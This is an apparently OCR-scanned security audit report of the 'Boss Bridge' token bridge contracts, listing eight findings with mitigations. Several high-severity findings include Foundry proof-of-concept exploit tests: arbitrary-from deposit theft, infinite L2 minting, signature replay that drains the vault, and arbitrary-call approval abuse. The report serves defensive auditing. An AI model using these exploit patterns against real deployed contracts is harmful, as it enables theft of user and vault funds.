


Boss Bridge Protocol Audit Report

Version 1.0

0xAdra.io

May 1, 2024

Boss Bridge Protocol Audit Report


0xAdra

2024-05-01

Prepared by: 0xAdra

Lead Auditors: 0xAdra

Disclaimer



0xAdra made all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the auditor is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	H	H/M	M
Likelihood	Medium	H/M	M	M/L
	Low	M	M/L	L

Audit Details

- Commit Hash: 07af21653ab3e8a8362bf5f63eb058047f562375

Scope

```
./src/
#-- L1BossBridge.sol
#-- L1Token.sol
#-- L1Vault.sol
#-- TokenFactory.sol
```

- Solc Version: 0.8.20
- Chain(s) to deploy contracts to:
  - Ethereum Mainnet:
    * L1BossBridge.sol
    * L1Token.sol
    * L1Vault.sol
    * TokenFactory.sol
  - ZKSync Era:
    * TokenFactory.sol
  - Tokens:
    * L1Token.sol (And copies, with different names & initial supplies)

Roles

- Bridge Owner: A centralized bridge owner who can:
  - pause/unpause the bridge in the event of an emergency
  - set `Signers` (see below)
- Signer: Users who can "send" a token from L2 -> L1.
- Vault: The contract owned by the bridge that holds the tokens.
- Users: Users mainly only call `depositTokensToL2`, when they want to send tokens from L1 -> L2.

Issues found

Severity	Number of issues found
High	5
Medium	1
Low	1
Info	1
Total	8

Findings

HIGH

[H-1] if a user approves the bridge, any other user can steal their funds using `L1BossBridge::depositTokensToL2`

Description: if a user approve a token then calls the bridge , the user is about the send a transaction to call `depositTokensToL2` , And then if an attacker calls `depositTokensToL2(from: user, l2Recipient: attacker, amount: all her funds)` , since user approve this contract , if attcker calls the `safeTranferFrom` it will pass.

Impact: Due to this, the event `Deposit` would be emited wrong since an off-chain service picks up this event and mints the corresponding tokens on L2 and hence all the funds from the user will be stolen on L2.

Proof of Concept: Consider the following test:

```

function testCanMoveApprovedTokensOfOtherUsers() public {
        // Alice - user
        vm.prank(user);
        token.approve(address(tokenBridge), type(uint256).max);

        // Bob - attacker
        uint256 depositAmount = token.balanceOf(user);
        address attacker = makeAddr("attacker");
        vm.startPrank(attacker);
        vm.expectEmit(address(tokenBridge));
        emit Deposit(user,attacker, depositAmount);
        tokenBridge.depositTokensToL2(user, attacker, depositAmount);

        assertEq(token.balanceOf(user),0);
        assertEq(token.balanceOf(address(vault)),depositAmount);
        vm.stopPrank();
    }
```

Recommended Mitigation: Consider modifying the depositTokensToL2 function so that the caller *cannot* specify a `from` address.

```

- function depositTokensToL2(address from, address l2Recipient, uint256
    amount) external whenNotPaused {
+ function depositTokensToL2(address l2Recipient, uint256 amount)
   external whenNotPaused {
    if (token.balanceOf(address(vault)) + amount > DEPOSIT_LIMIT) {
        revert L1BossBridge__DepositLimitReached();
    }
-   token.transferFrom(from, address(vault), amount);
+   token.transferFrom(msg.sender, address(vault), amount);


-   emit Deposit(from, l2Recipient, amount);
+   emit Deposit(msg.sender, l2Recipient, amount);
}
```

[H-2] Infinite mint of tokens by calling `depositTokensToL2` from the Vault contract to the Vault contract :

Description: If a user approves the bridge, another user can steal funds from the vault due to infinite minting of tokens on L2. `depositTokensToL2` function allows the caller to specify the `from` address, from which tokens are taken.

Impact: This scenario might lead to MEV (Miner Extractable Value) attacks. The vault, as the entity approving the bridge raises some questions. Now, if a user initiates a transfer from the vault to the attacker. Ambiguously enough, this process could occur for any amount and for any token within the bridge.

Proof of Concept: With the test, it's transfering from the vault back to itself. When we assert a user to be the recipient, the tokenized assets stay within the vault, this causes an emission of a deposit event from the vault to the recipient on the L2 layer.

This test prove that the protocol allows users to mint tokens on the L2 layer, theoretically, without limitation, irrespective of whether they could withdraw these tokens or not. Potencially, creating a loophole and If the tokens stay within the vault infinitely, attacker can mint unlimitedly on the L2 layer.

```

    function testCanTransferFromVaultToVault() public {
        address attacker = makeAddr("attacker");

        uint256 vaultBalance = 500 ether;
        deal(address(token),address(vault),vaultBalance);

        // can trigger the deposit event
        vm.expectEmit(address(tokenBridge));
        emit Deposit(address(vault),attacker, vaultBalance);
        tokenBridge.depositTokensToL2(address(vault), attacker,
           vaultBalance);

        // can do this forever , mint infinite tokens on the L2
        vm.expectEmit(address(tokenBridge));
        emit Deposit(address(vault),attacker, vaultBalance);
        tokenBridge.depositTokensToL2(address(vault), attacker,
           vaultBalance);
    }
```

Recommended Mitigation: As suggested in H-1, consider modifying the `depositTokensToL2` function so that the caller cannot specify a from address.

Note for above findings

> One could argue if the above `H-1` and `H-2` are the same and have the same root cause but i dont think so. Because in H-2 , the vault as a entity has the maximum approvals, kinda a combo of 2 root causes.

Explanations :

> H-1: The problem here is that after **someone else** approves, a user can sneakily 'steal' their funds. This issue essentially arises from an **arbitrary send** from another user, which isn't supposed to happen in a robust, secure system.

> H-2: We see that while it deals with **stealing** as well, the issue isn't strictly similar. The problem here essentially arises from the vault always having maximal approvals. This bug, therefore, isn't solely dependent on the thieving user, but also on the software giving unwarranted permissions.

[H-3] Lack of replay protection in `withdrawTokensToL1` allows withdrawals by signature to be replayed

Description: Users who want to withdraw tokens from the bridge can call the `sendToL1` function, or the wrapper `withdrawTokensToL1` function. These functions require the caller to send along some withdrawal data signed by one of the approved bridge operators.

However, the signatures do not include any kind of replay-protection mechanisn (e.g., nonces). Therefore, valid signatures from any bridge operator can be reused by any attacker to continue executing withdrawals until the vault is completely drained.

Proof of Concept: Include the following test into `L1TokenBridge.t.sol` file:

```

function testSignatureReplay() public {
        address attacker = makeAddr("attacker");
        address attackerInL2 = makeAddr("attackerInL2");

        // assume the vaults already holds some tokens
        uint256 vaultInitialBalance = 1000e18;
        uint256 attackerInitialBalance = 100e18;

        deal(address(token),address(vault),vaultInitialBalance);
        deal(address(token),address(attacker),attackerInitialBalance);

        // An attacker deposits tokens to the L2
        vm.startPrank(attacker);
        token.approve(address(tokenBridge),type(uint256).max);
        tokenBridge.depositTokensToL2(attacker, attackerInL2,
            attackerInitialBalance);

        // Signer is going to sign the withdrawal
        bytes memory message = abi.encode(address(token),0,
                                    abi.encodeCall(IERC20.transferFrom,(
                                        address(vault),  attacker ,
                                        attackerInitialBalance)));

        (uint8 v, bytes32 r,bytes32 s) = vm.sign(operator.key,
            MessageHashUtils.toEthSignedMessageHash(keccak256(message)))
            ;

        while(token.balanceOf(address(vault)) > 0) {
             tokenBridge.withdrawTokensToL1(attacker,
                 attackerInitialBalance, v, r, s);
        }

        assertEq(token.balanceOf(address(attacker)),
            attackerInitialBalance + vaultInitialBalance);
        assertEq(token.balanceOf(address(vault)), 0);
```

```

    }
```

Recommended Mitigation: To prevent signature replay attacks, consider redesigning the withdrawal mechanism so that it includes replay protection.Moreover, we could:

1. keep track of a nonce,
2. make the current nonce available to signers,
3. validate the signature using the current nonce,
4. once a nonce has been used, save this to storage such that the same nonce can't be used again.

[H-4] `L1BossBridge::sendToL1` allowing arbitrary calls enables users to call `L1Vault::approveTo` and give themselves infinite allowance of vault funds.

Description: The `L1BossBridge` contract includes the `sendToL1` function that, if called with a sugnature by an operator, can execute arbitrary low-level calls to any given target. Because there's no restrictions neither on the target nor the calldata, this call could be used by an attacker to execute sensitive contracts of the bridge. For example, the `L1Vault` contract.

The `L1BossBridge` contract owns the `L1Vault` contract. Therefore, an attacker could submit a call that targets the vault and executes is approveTo function, passing an attacker-controlled address to increase its allowance. This would then allow the attacker to completely drain the vault.

It's worth noting that this attack's likelihood depends on the level of sophistication of the off-chain validations implemented by the operators that approve and sign withdrawals. However, we're rating it as a High severity issue because, according to the available docs, the only validation made by off-chain services is that "*the account submitting the withdrawal has first originated a successful deposit in the L1 part of the bridge*". As the next PoC shows, such validation is not enough to prevent the attack.

Proof of Concept: Include the following test in the `L1BossBridge.t.sol` file:

```

function testCanCallVaultApproveFromBridgeAndDrainVault() public {
        address attacker = makeAddr("attacker");

        uint256 vaultInitialBalance = 1000e18;
        deal(address(token), address(vault), vaultInitialBalance);

        // An attacker deposits tokens to L2. We do this under the
           assumption that the
        // bridge operator needs to see a valid deposit tx to then
           allow us to request a withdrawal.
        vm.startPrank(attacker);
        vm.expectEmit(address(tokenBridge));
        emit Deposit(address(attacker), address(0), 0);
        tokenBridge.depositTokensToL2(attacker, address(0), 0);

        // Under the assumption that the bridge operator doesn't
           validate bytes being signed
        bytes memory message = abi.encode(
            address(vault), // target
            0, // value
            abi.encodeCall(
                L1Vault.approveTo,
                (address(attacker), type(uint256).max)));  // data

        (uint8 v, bytes32 r, bytes32 s) = _signMessage(message,
           operator.key);

        tokenBridge.sendToL1(v, r, s, message);
        assertEq(token.allowance(address(vault), attacker), type(
           uint256).max);
        token.transferFrom(address(vault), attacker, token.balanceOf(
           address(vault)));
    }
```

Recommended Mitigation: Consider disallowing attacker-controlled external calls to sensitive components of the bridge, such as the `L1Vault` contract.

[H-5] CREATE opcode given in `TokenFactory::deployToken` doesn't work on zksync chain.

```

    function deployToken(string memory symbol, bytes memory
       contractBytecode) public onlyOwner returns (address addr) {
        assembly {
@>              addr := create(0, add(contractBytecode, 0x20), mload(
   contractBytecode))
        }
        s_tokenToAddress[symbol] = addr;
        emit TokenDeployed(symbol, addr);
    }
```

This given opcode wont work on zksync as mentioned here, because the compiler is not aware of the bytecode beforehand.

Recommended Mitigation: Instead can use CREATE2 opcode.

Medium

[M-1] Withdrawals are prone to unbounded gas consumption due to return bombs

During withdrawals, the L1 part of the bridge executes a low-level call to an arbitrary target passing all available gas. While this would work fine for regular targets, it may not for adversarial ones.

In particular, a malicious target may drop a return bomb to the caller. This would be done by returning an large amount of returndata in the call, which Solidity would copy to memory, thus increasing gas costs due to the expensive memory operations. Callers unaware of this risk may not set the transaction's gas limit sensibly, and therefore be tricked to spent more ETH than necessary to execute the call.

If the external call's returndata is not to be used, then consider modifying the call to avoid copying any of the data. This can be done in a custom implementation, or reusing external libraries such as this one.

Low

[L-1] Lack of event emission during withdrawals and sending tokesn to L1

Neither the `sendToL1` function nor the `withdrawTokensToL1` function emit an event when a withdrawal operation is successfully executed. This prevents off-chain monitoring mechanisms to monitor withdrawals and raise alerts on suspicious scenarios.

Modify the `sendToL1` function to include a new event that is always emitted upon completing withdrawals.

Informational

[I-1] Insufficient test coverage

```
Running tests...
| File                  | % Lines         | % Statements    | % Branches
      | % Funcs         |
| --------------------- | --------------- | --------------- |
   -------------- | -------------- |
| src/L1BossBridge.sol | 86.67% (13/15) | 90.00% (18/20) | 83.33% (5/6)  | 83.33% (5/6)  |
| src/L1Vault.sol      | 0.00% (0/1)    | 0.00% (0/1)    | 100.00% (0/0) | 0.00% (0/1)   |
| src/TokenFactory.sol | 100.00% (4/4)  | 100.00% (4/4)  | 100.00% (0/0) | 100.00% (2/2) |
| Total                | 85.00% (17/20) | 88.00% (22/25) | 83.33% (5/6)  | 77.78% (7/9)  |
```

Recommended Mitigation: Aim to get test coverage up to over 90% for all files.